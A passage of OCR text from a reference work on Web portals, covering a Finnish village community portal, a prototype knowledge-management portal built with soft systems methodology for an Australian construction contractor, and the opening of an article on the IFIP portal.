Each village has its own independent groupware on the common Linux Web server. This server was originally maintained professionally, but was moved into one of the participating village houses. The software was maintained after the move by experts from the participating villages. This group formed a community of 14 people, who had a special interest in ICT and Web applications. This group consisted of five women and nine men, with an even age distribution with minimum of 21 and maximum of 72 years. They represented 10 of the 22 villages and were all within 100 kilometres from the regional centre of Seinäjoki where training was arranged. In practice, most of the community participated in the training sessions directly from their homes through videoconferencing. Due to the long distances, virtual learning proved to be invaluable. Some of the participants made some minor investments in hardware to be able to take part in the classes. Although the main focus of the training was the technical aspects of maintenance, the training also had the purpose of forming a team that would enhance the problem solving within the group. For this reason, all the participants were online at set times, although the virtual learning material was available at all times.

In the early phase, the informality and distributed nature of the expertise was confusing or even scary to some of the participants. Some found it disturbing that a set of unknown people were also participating in the same group. This was,

Figure 6. The changing role of the community portal



in some cases, an even bigger obstacle than the technology involved. However, about half of the group interacted directly with all the other members of the group at some point. Also, about half had discussed with family members or acquaintances outside of the software environment. Technical issues seemed to prevent some of the interaction between some members, but shyness was also a factor in one case. Previous familiarity and being able to see the other party were factors that seemed to make discussions easier.

After the project, the online community partially fell down, but some of its members still continue to use and develop the ultralocal services. Some of the members of the community also participated in the creation of regional computer networking cooperatives in order to enable fast Internet connections in their region.

FUTURE TRENDS

The communicative portals have become virtual places and hubs for real people in their daily life and communication. The amazing aspect of the modern communicative portals is that they seem to be largely in their information value self-aware, self-correcting, self-controlled, and auto-monitored, as the active information producers and consumers personally enhance, correct, and improve the information nuggets in a way that was nonexistent and impossible with the traditional media. It seems that people feel that they own and appreciate this information, at least virtually, so much so that they are willing to interact with the information in a two-fold way, devoting a lot of their personal expertise, effort, and time. The personal benefit they obtain is a new social network, self-esteem, and a live community, where they can get feedback, support, and trust for further improvement of their own knowledge via community acts. These new social networks also enhance and replace the restrictions of their personal and physical lives in a way that has never been seen before. Web, which was considered socially restrictive for young people especially, is suddenly making the people both aware and social in a very intensive and multinetworked manner. All-in-all, the Web is evolving towards the original vision of Berners-Lee, in which the Web users are responsible for the content as a collective, rather than individuals, perhaps even adopting WYSIWYG-style interfaces in the future.

As the platforms are becoming more diverse, portals are going to need to be able to answer to different expectations of the users. The portals should be able to automatically adjust themselves to the needs of the mobile users, for example PDAs and cell phones. Mobility will lead to a need for context-aware content. Especially localized information will be of special interest. This means that many communities will need to be able to find enough contributors for the portals from a vast and possibly very diverse area.

CONCLUSION

Public opinion has found its way to our everyday life. All actors have to take this into account and provide new, organized, and democratic ways of sharing the information, unless they want to face the increasing anarchic and attacking "information bombs" by the self-aware and awake communities of Web users. Users must be increasingly aware of the Web content in order to be able to filter the information that is usable. Mutual trust within a community is very important for the existence of a community portal.

KEY TERMS

Blog: Short form of *Weblog*. Blogs are Web sites in which an author or authors can make their opinions public and receive comments on them. Blogs are updated regularly, include simple a CMS as well as user administration and are often dedicated to a specific subject, for example information security issues, movies or stock market.

Community Portal: Web portals designed for an online community.

Content Management System or CMS: CMS is a system for managing Web sites and Web content.

Creative Commons License: Creative Commons is an organization that provides several licenses that can be used freely. The basis of those licences is to share information without some of the restrictions of current copyright laws. The copyright owner can still retain rights to their works.

Distributed Application: An application created from several distinct components that are connected via a network often using middleware.

Online Community: Online community is a group of people who primarily interact through technical means rather than personally. Also known as v*irtual communities* or m*ediated communities.*

Web Content: That which is contained by a Web site; materials that are designed to encourage visits to a Web page.

Web Portal: A site on the World Wide Web that implements distributed applications to provide their registered users with a variety of services in order to encourage visits.

I

Identifying Knowledge Assets in an Organisation

Derek H.T. Walker
RMIT University, Australia

Tayyab Maqsood
RMIT University, Australia

Andrew Finegan
Charles Darwin University, Australia

INTRODUCTION

The Internet has revolutionised the way that business is conducted by customers and organisations that serve them. Texts are now being devoted to explaining how e-business can be practically undertaken, for example see Lawrence et al. (2003). There is a rapidly emerging trend of organisations using Intranet portals for internal business processes and communication between employees and their organisation. This is well documented in this and other books, for example see Tatnall (2004).

Systems that deploy Intranet portals with intelligent agents and e-processes have replaced routine procedural knowledge used by clerical and lower level management levels. These portals facilitate self-service as a first step toward developing more knowledge-intensive knowledge management (KM) portal applications. However, the greatest value to be derived from well-designed intranet portals is probably their potential as a KM tool (Lloyd-Walker & Soutar, 2005). Portals must be convenient to use and represent an advantage to users over more traditional means (Peansupap & Walker, 2005a). Also, appropriate change management practices should be adopted when planning, deploying, and applying portals as a tool for KM in an organisation to ensure that an appropriate knowledge sharing culture exists where both the organisation and its staff values and rewards knowledge-sharing (Fernie, Green, Weller, & Newcombe, 2003; Gupta & Govindarajan, 2000; Lloyd-Walker et al., 2005).

We will now focus on our main theme of describing a prototype KM portal developed for a major Australian construction contractor. We set aside further detailed discussion of the important diffusion and adoption issues. These are addressed in depth elsewhere (Attewell, 1992; Peansupap & Walker, 2005b; Rogers, 1995).

This article is structured as follows. We have provided a brief introduction to knowledge portals in this section and highlighted further references for ICT diffusion. In the next section, we provide background to the prototype KM portal tool to enable readers to understand its scope and limitations. In that section we also briefly explain how a soft systems methodology (SSM) approach facilitated the development of our ideas. We then focus our next section on describing the prototype. This is followed by a brief discussion of future trends and concluding comments. The value of this work lies in its novel approach to designing a knowledge portal and the conceptual work that supports this prototype KM system.

BACKGROUND: THE SSM PROCESS

The KM tool described in this article evolved from a PhD research project of KM as applied by a major Australian construction contractor (Maqsood, 2006). More specifically, it focussed on investigating how knowledge in the pre-tender process of prospective construction projects is identified, shared, and used. This knowledge is related to establishing and maintaining contact with clients and design teams associated with these projects and potential members of the supply chain that would be involved in tendering for the project. The research applied a SSM approach for gathering data, this yielded unexpected insights, and sources of rich tacit knowledge that had been hitherto poorly explicated, shared, and understood by many participants in the process. The development of rich pictures (a technique of representing a complex situation as a kind of cartoon that highlighted salient issues through dialogue balloons and symbols) was used as part of this SSM approach. SSM, in its idealised form, is described as a seven-step process as illustrated in Figure 1 (Checkland, 1999, p. 162-183). This yielded a potentially powerful means whereby participants could visualise knowledge assets and make sense of complex situations. We decided that rich pictures could provide a stimulating visual representation of a knowledge intranet portal, which could serve as a tool for managing knowledge about a process including mapping knowledge assets that could be rapidly accessed via that portal.

The portal is currently a prototype tool developed from the PhD work that was tested by potential users for their reaction (which was generally favourable). While it is yet to be developed to a production stage, it nevertheless provides an intriguing approach to developing knowledge portals, not only for the pre-tendering management process but also for a range of other processes. This could also deliver a widely linked process map for an organisation that could enable KM to be developed through a business process redesign and renewal.

A soft system thinking approach seeks to explore "messy" problematic situations that arise in human activity. However, rather than reducing the complexity of the "mess" so that it can be modelled mathematically (hard systems), soft systems strive to learn from the different perceptions that exist in the minds of the different people involved in the situation (Andrews, 2000). SSM may be used to analyse any problem or situation, but it is most appropriate where the problem "cannot be formulated as a search for an efficient means of achieving a defined end; a problem in which ends, goals, purposes are themselves problematic" (Checkland, 1999, p. 316). More detail on this approach is explained in Walker, Maqsood, and Finegan (2005) and is briefly summarised as follows.


SSM Stages 1 and 2

The *problematic situation* was first identified in its unstructured form. The situation revolved around problems involving the pre-tendering decision and the way that it was often handled. Knowledge was poorly transferred and all the participants we interviewed felt that the pre-tendering decision could have been accomplished much more effectively. In Stage 2, knowledge was unearthed to explicitly express the problem. This involved interviewing as many participants in the situation as was practicable who could explicate their tacit knowledge about that situation. Tacit knowledge, feelings, and perceptions were made explicit through developing *rich pictures* that represent a connective human communication channel expressing the situation through an elicitation process from interviews and possible surveys. Respondents were also encouraged to graphically express their unease.

SSM Stage 3 and 4

This comprised the interpretation of the rich picture (refer to Figure 7) into a root definition to take the rich picture and offer a more systemic and formulaic summary that

Figure 1. SSM approach as a seven-stage process



explicitly described the situation. The root definition is the chosen system expressed in statements, which incorporate the points of view that make the activities and performance of the systems meaningful, providing the analyst with a framework for ensuring that all points of view and interest are considered in the knowledge elicitation process. Stage 4 involved developing an account of what must be done to achieve the transformation described in the root definition. This is generally illustrated as an activity model and uses whatever techniques may be available.

SSM Stage 5, 6, and 7

In Stage 5, we explored together with the study participants, questions needing to be addressed, assumptions to be re-visited and dysfunctional behaviours/actions to be remedied by comparing *the ideal model* represented in Stage 4 with what is perceived to be the way things actually happen. This stage provides a reality check for Stage 4 and challenges owners of the situation to rethink and re-analyse underlying assumptions to reach a more creative and fulfilling outcome. Stage 6 involved formulating specific recommendations and implementation plans. This often triggers organisational structure changes, procedures changes, and/or organisational culture change. Action is generally taken in Stage 7 to implement changes and/or restart the process using feedback loops to test and monitor changes made.

USING THE SSM PROCESS AS A KM TOOL

SSM is both a reflective learning process and an action learning approach to problem resolution (Argyris & Schön, 1996; Schön, 1983). It addresses the principal failing of previous attempts to capture knowledge in expert systems (an early manifestation of the study of KM). It does this through the appreciation of context, the validity of a wide range of perspectives of the described situation, and the whole concept of reality as independent truth. SSM addresses these problems through its inherent acceptance of the multiple realities experienced by different people with different worldviews and life experiences that have formed the lens through which they perceive any situation.

The KM portal described in this article is based upon the knowledge advantage (K-Adv) concept that recognises the need to manage the duality of both tacit and explicit knowledge. Its strength lies in its recognition of the primacy of focussed intelligent leadership that envisions how knowledge assets can be identified, nurtured, and harnessed as well as its advocacy of providing the essential human infrastructure that is supported by an enabling ICT infrastructure. An organisation requires a coordinated approach to gain and maintain a *knowledge advantage* that:

1. Nourishes the *leadership capabilities* to establish and deploy a vision to develop a capacity for sustained *knowledge advantage*;
2. Supports the *people management* necessary to effectively use their knowledge in business activities; it comprises systems that are supported by organisational processes, which facilitate the mobilisation of knowledge resources; and
3. Provides the necessary enabling *information and communication technologies (ICT) infrastructure* that encompasses hardware, software, and network delivery facilities, together with a support system.

For more details about the K-Adv, readers can refer to Walker, Wilson, and Srikanathan (2004) or Walker et al. (2005).

THE KM PORTAL AND ITS USE


Figure 2 illustrates three useful KM application modules facilitated by the KM portal.

The Knowledge Audit Module

The purpose of the knowledge audit module is to efficiently facilitate KM gap analysis so that audited organisations can assess their maturity level for each KM infrastructure component. The scope of this article limits us to discussion of only one of the three K-Adv infrastructures. As Figure 3 indicates, each of the two main elements of the ICT enabling infrastructure has four sub-elements that can be scored. Scoring may be undertaken in a variety ways, by using a combination of auditing information such as documentary evidence from an asset register, by observation (seeing what is actually available), or by gaining opinions from frequent users.

Figure 2. Three modules of the e-tool for knowledge management

Figure 3. Auditing ICT enabling infrastructure



The assessment process begins with pertinent questions being asked about the state of the infrastructure elements. Figure 4 shows the portal screen image that poses the broad question "If I go to this workplace to use hardware to do my knowledge job, to what extent…" applied to the functioning hardware component in terms of its availability, currency, functionality, and reliability. Five maturity levels scored from 1-5 give a tangible measure of its level of support. This can be used to benchmark one workplace against others or to provide a gap analysis tool for scoring the "desirable state at time 'T' in the future" against the "now" situation. Cell descriptors were tried and tested with users for simplicity of use and being easy to understand. This was a beta-test so we remain open to suggestions for improvement in what is being measured and how it is being measured. This prototype KM portal provides a useful tool that can be adapted and used by anyone interested in doing so.

Figure 3 and Figure 4 show how the tool can be used to audit at a variety of levels—the micro level of a cell (e.g., reliability), a macro level of an infrastructure component (functioning hardware) or even at the infrastructure level (ICT enabling infrastructure). Each level of analysis can provide insights of what KM tools are available and used for knowledge work to facilitate a knowledge advantage.

The Knowledge Assets Module

The second module of the e-tool is related with the identification of knowledge assets. Knowledge assets in an organisation can be conceptualised as a triangle of people, processes, and technology that interact to accomplish a certain task.

Each of the elements shown in Figure 5 are clickable from the top-level portal entry point illustrated in Figure 2 to be expanded as shown in Figure 6 for the *people* process. Each link inside the brackets connects users to further resources in the organisation's ERP system or other IT data and knowledge base infrastructure. The Figure 5 knowledge asset module links to processes and technology screens similar to Figure 6 that also link to the organisation's data and knowledge bases.

SSM investigation can be undertaken for each of the processes listed in the *process* part of Figure 6. This helps to unearth knowledge assets involved with people and technology processes. We selected the *pre-tendering* process in our research project to illustrate how the KM portal can function. The SSM research exercise helped us to identify and electronically link various knowledge assets through our development of rich pictures. These links allow users access to identified knowledge resources within the system described by the rich pictures for an understanding that particular process.

The Knowledge Management Resources Module


This module was accessed via Figure 6 and also provided a further format for the portal screen entry point to any knowledge asset as illustrated in Figure 7.

Figure 4. Framework for auditing "functioning hardware" through scoring

Maturity	Performance Characteristic			
	Availability	Currency	Functionality	Reliability
If I go into this workplace to use hardware to do my K-job, to what extent →	am I likely to find it available to use it?	am I likely to find it a current technology version?	does it actually perform versus how it is supposed to perform?	to what extent am I likely to find it working?
Some/small	Very Low less than 20% of the time	Unaware of the trend > 5 years	Very Low less than 20% of the time	Very Low less than 20% of the time
Minor	Low up to 40% of the time	Laggards of trend <5 > 3 years	Low up to 40% of the time	Low up to 40% of the time
Moderate	Medium up to 60% of the time	Late majority of trend about 3 years old ver	Medium up to 60% of the time	Medium up to 60% of the time
Substantial	High up to 90% of the time	Early majority adopters tested but latest version > 1 year <3 ye	High up to 90% of the time	High up to 90% of the time
All	effectively 24/7 access	Innovators beta testing or adopting most current version 1 year old	effectively 24/7 access	effectively 24/7 access

Score A1

Figure 5. Knowledge assets



People intimately involved in the process illustrated in the Figure 7 rich picture are linked through *processes* (as illustrated in Figure 6). The rich picture helps them to understand the process concerned and they can click on the shaded dots to drill further down to access knowledge and contacts etc. These in turn are linked to the organisation's data and knowledge bases. The screen image shaded dots illustrated in Figure 7 provide links to many resources. Alternatively, straightforward links in *people* and *technology* shown in Figure 6 also gave users access to knowledge resources available on an organisation's IT data and knowledge bases. In this way, the portal prototype provides a fully structured KM tool that not only provides people in the organisation rapid access (only a few clicks away) to knowledge assets, but also provides the organisation with a useful auditing and benchmarking tool.

The exercise in developing the entire prototype knowledge portal previously illustrated was valuable in highlighted how links between existing knowledge assets are currently poorly available to users when they need them at short notice. For example, research participants we interviewed had current phone numbers for many colleagues that they would need to contact, but details would be predominantly stored privately in hardcopy form, stored on hand-held devises, or stored in memory on mobile phones. Company phone lists are often out of date with duplicate lists providing conflicting information. Likewise, URL links can be obsolete. The effort to maintain and integrate IT databases emerged as a key issue from our research exercise. Also, a vital issue underscored by developing the prototype portal is that the much-needed knowledge bases (rather than information) are either unavailable or poorly structured.

FUTURE TRENDS

The more obvious trend highlighted by our prototype development is the growing appreciation of the critical value and competitive advantage of KM systems that can rapidly link people, processes, and technology. This was seen to enable people to be more productive within time constraints

Figure 6. People process and technology knowledge assets




Figure 7. SSM rich picture portal access screen



imposed by tight tender deadlines and trigger points leading to a tender submission. This is encouraging, but we only investigated one company—a construction industry leader being one of the largest 5 or 6 construction contractors in Australia. This suggests a healthy awareness of the value of KM but an underdeveloped realisation of KM as a core competitive competency.

The technology to link information bases and even to develop and maintain sophisticated context-rich knowledge bases is already available. The gap lies with organisational leadership to commit to substantially invest in not only well-integrated IT systems, but to also to invest in supporting their people to use this technology. This leadership gap is a serious barrier to realising current potential without even considering how emerging technologies could exacerbate the current leadership gap. Voiceover Internet technology already allows, for example, people to use SKYPE to maintain contact with colleagues stretched out over the globe using their computers as a telephonic device. This current potential allows knowledge resources in Figure 6 to link people to directly talk to each other via their computers.

We believe that future trends will centre on people and leadership improvements. Leaders will focus on two things. First, leaders need to consolidate and improve existing competencies in using knowledge assets. Second, they need to improve collegiate behaviours to leverage organisational and people-related competences. These behaviours should be soundly recognised and rewarded by organisations to strengthen people's creative and innovative powers.

CONCLUSION

This article emphasises the people and leadership gaps that need to be filled rather than heralding any further need for ICT advances. The research exercise in developing a knowledge portal tool quickly exposed the limits of current organisational integration of information and knowledge bases. We presented a series of screen images that were developed using a tool that comprised a series of linked PowerPoint slides to demonstrate a model that could be further developed.

The SSM part of our study revealed that much of the problem lies with people-related issues. These are in turn driven by indifference by an organisation's leadership toward committing the necessary energy and funds to integrate existing information systems and develop KM applications that extend beyond merely providing IT for information access (rather than delivering deep contextual knowledge needed for effective KM).

We also discovered that the organisation studied had not adequately addressed many technical support issues such as providing sufficient ICT support to enable people to seamlessly click on a link and be able, for example, to automatically phone, fax, or e-mail a colleague. Other people related issues yet to be resolved include providing incentives for mentoring, knowledge creation, and sharing. We saw much evidence of informal help and support between people but the organisation had yet to establish formal arrangements that might ensure wide inclusion of those, for whatever reason, may be currently marginalised.

KEY TERMS

Community of Practice (CoP): Etienne Wenger defines a community of practice (CoP) as "groups of people informally bound together by shared expertise and passion for a joint enterprise" (Wenger & Snyder, 2000, p. 139). However, Wenger and others have described how organisations can encourage and support a COP. A COP shares knowledge and skills and sustains its members through obligation to exchange knowledge, providing access, and accessibility to shared insights and knowledge about the practice of work (Wenger et al., 2002, p. 4).

Information Communications Technology (ICT): This technology includes groupware applications such as intranets, e-mail, and an array of devises to transmit information in electronic form.

Knowledge Management (KM): The creation, sharing, and use of knowledge in a systematic way that adds meaning and context to information.

Rich Pictures: Ways of representing complex situations through cartoon-like representations. Constructing rich pictures requires intense investigation of the situation being described and capturing the essence of it and communication of key concerns and solutions through these illustrations. They convey a deeper sense of the situation than mere text because relationships between elements of the system of the situation being described as well as the emotional undercurrents documented in the cartoon-like pictures.

Skype: A free software package that links people together to enable voice messaging and video conferencing (http://www.skype.com/helloagain.html)

Soft System Methodology (SSM): Uses soft systems thinking to explore messy problematic situations that arise in human activity. It strives to learn from the different perceptions that exist in the minds of the different people involved in the situation. It uses a seven-step approach to map the elements of a situation in order to be able to better describe the situation and present a model of it in terms of its root cause, SSM, in its idealized form, is described as a logical sequence of seven steps (Checkland, 1999, p. 162-183) as described in the text.

The IFIP Portal

Arthur Tatnall
Victoria University, Australia

J. Barrie Thompson
University of Sunderland, UK

INTRODUCTION

Many professional societies and organisations make use of Web portals to allow access to their many facilities, resources, and varied content materials. The International Federation for Information Processing (IFIP) is no exception and the IFIP site (www.ifip.org) provides access to a vast amount of information about IFIP itself and its constituent parts. Being a portal, although the site itself has some useful information, most of the information accessible through the IFIP site is stored at various locations around the world on servers in universities, other societies, and the computer industry. This article examines aspects of the IFIP portal with particular reference to several IFIP Working Group sites.

BACKGROUND

The International Federation for Information Processing was established in 1960 and is a nongovernmental, nonprofit umbrella organization for national societies working in the field of information processing (IFIP, 2006a). IFIP was established under the auspices of UNESCO (2006) following the first World Computer Congress in Paris in 1959. IFIP holds Formal Consultative status with UNESCO and maintains formal relations with other agencies of the UN System (IFIP, 2006a).


Membership of IFIP relates to national IT societies. The following countries and organisations are full members of IFIP: Andorra, Australia, Austria, Belgium, Botswana, Brazil, Bulgaria, Canada, Chile, China, CLEI (Centro Latino Americano de Estudios Informatica), Croatia, Cyprus, Czech Republic, Denmark, Ethiopia, Finland, France, Germany, Greece, Hungary, India, Ireland, Israel, Italy, Japan, Korea, Lithuania, Malaysia, Mauritius, The Netherlands, Nigeria, Norway, Oman, Poland, Portugal, Russia, Singapore, Slovakia, Slovenia, South Africa, Spain, Sri Lanka, Sweden, Switzerland, Syria, Thailand, United Kingdom, USA-based/ACM, USA-based/IEEE, Zambia, and Zimbabwe. In other membership categories, Argentina, Iceland, and New Zealand are corresponding members, and CEPIS, FACE, IAPR, IASC, IJCAII, IMIA, INFORMS, SEARCC, and VLDB are affiliate members (IFIP, 2006a). IFIP is also a Scientific Associate with the International Union for Science. It maintains contact with the International Federation of Automatic Control, the International Association for Mathematics and Computers in Simulation, the International Federation of Operational Research Societies, and the International Measurement Confederation. IFIP represents IT Societies from 55 countries or regions, with a total membership of over half a million, and links more than 3,500 scientists from Academia and Industry (IFIP, 2006a, 2006b).

IFIP's principal aim is to promote information about science and technology by fostering international cooperation, by stimulating research, development, and the applications of information processing, and all aspects of computing and communication in science and human activity. It does this by furthering the dissemination and exchange of information and by encouraging education in information processing and communication.

IFIP's mission is to be the leading, truly international, apolitical organization which encourages and assists in the development, exploitation and application of Information Technology for the benefit of all people. (IFIP, 2006a)

IFIP is organized around a series of technical committees (TC), each of which is comprised of a number of

Figure 1. IFIP structure (IFIP, 2006a)



working groups (WG). Each of these technical committees is effectively a management team responsible for a given field of activity and for the operations of its working groups. The working groups share experience and develop their specialized knowledge by running open conferences and smaller working conferences, offering seminars and tutorials, circulating papers, and by electronic conferencing and by e-mail (IFIP, 2006b). IFIP's technical committees and working groups are presented in Table 1.

THE IFIP PORTAL

We adopt a broad view of what constitutes a portal as "providing a gateway not just to sites on the Web, but to *all network-accessible resources* whether involving intranets, extranets, or the Internet. In other words, a portal offers centralised access to all relevant content and applications" (Tatnall, 2005). Like all portals, the IFIP portal is multilayered, with initial access being via IFIP's home page (www.

Note: The authors of this article are (respectively) vice chair and chair of WG3.4, and one of the authors is also a member of WG3.7 and WG9.6.

Figure 2. IFIP portal home page

Figure 3. IFIP TC3 home page



Figure 4. IFIP WG3.4 link page



Figure 5. IFIP WG3.4 portal

